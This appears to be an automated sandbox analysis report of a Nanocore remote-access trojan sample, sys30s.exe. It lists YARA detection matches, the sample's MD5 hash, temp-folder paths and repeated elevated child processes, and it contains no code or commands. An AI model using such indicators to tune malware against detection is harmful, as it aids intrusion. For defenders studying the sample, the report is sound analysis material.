Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.684831018.0000000000540000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.684831018.0000000000540000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.685396413.0000000000630000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.685396413.0000000000630000.00000004.00020000.sdmp, Author:

Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.684939765.0000000000560000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.684939765.0000000000560000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.684939765.0000000000560000.00000004.00020000.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.693081728.0000000003770000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.688333112.0000000000BD0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.688333112.0000000000BD0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.689054491.00000000026D1000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.689054491.00000000026D1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.685574966.00000000006A0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.685574966.00000000006A0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.693489208.000000000389A000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.693489208.000000000389A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.687464909.00000000009F0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.687464909.00000000009F0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.682271696.0000000000072000.00000020.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.682271696.0000000000072000.00000020.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.682271696.0000000000072000.00000020.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.686105411.0000000000740000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.686105411.0000000000740000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.688606934.0000000000DD0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.688606934.0000000000DD0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.692921924.0000000003719000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.688048280.0000000000BB0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.688048280.0000000000BB0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.688559291.0000000000D80000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.688559291.0000000000D80000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.688236360.0000000000BC0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.688236360.0000000000BC0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.687950106.0000000000BA0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.687950106.0000000000BA0000.00000004.00020000.sdmp, Author: Florian Roth

	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.694133779.0000000003A5E000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.694133779.0000000003A5E000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.688461757.0000000000C20000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.688461757.0000000000C20000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.685496610.0000000000640000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.685496610.0000000000640000.00000004.00020000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.693644067.0000000003908000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Analysis Process: sys30s.exe PID: 2256 Parent PID: 3048

General

Start time:	21:48:23
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 14%, Metadefender, Browse • Detection: 11%, ReversingLabs
Reputation:	moderate

Analysis Process: sys30s.exe PID: 2620 Parent PID: 2256

General

Start time:	21:48:24
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: sys30s.exe PID: 1816 Parent PID: 3048

General

Start time:	21:48:29
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: sys30s.exe PID: 1948 Parent PID: 1816

General

Start time:	21:48:31
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: sys30s.exe PID: 1012 Parent PID: 3048

General

Start time:	21:48:34
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2828 Parent PID: 1012

General

Start time:	21:48:36
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2520 Parent PID: 3048

General

Start time:	21:48:40
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2548 Parent PID: 2520

General

Start time:	21:48:41
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 1996 Parent PID: 3048

General

Start time:	21:48:46
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 408 Parent PID: 1996

General

Start time:	21:48:48
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 1856 Parent PID: 3048

General

Start time:	21:48:52
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 1228 Parent PID: 1856

General

Start time:	21:48:54
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2700 Parent PID: 3048

General

Start time:	21:48:58
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 1864 Parent PID: 2700

General

Start time:	21:49:02
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2668 Parent PID: 3048

General

Start time:	21:49:06
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 3004 Parent PID: 2668

General

Start time:	21:49:08
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 704 Parent PID: 3048

General

Start time:	21:49:12
Start date:	14/09/2021

Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 908 Parent PID: 704

General

Start time:	21:49:14
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 1284 Parent PID: 3048

General

Start time:	21:49:18
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2124 Parent PID: 1284

General

Start time:	21:49:21
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: sys30s.exe PID: 2612 Parent PID: 3048

General

Start time:	21:49:25
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Local\Temp\sys30s.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\sys30s.exe'
Imagebase:	0x870000
File size:	78336 bytes
MD5 hash:	0E362E7005823D0BEC3719B902ED6D62
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis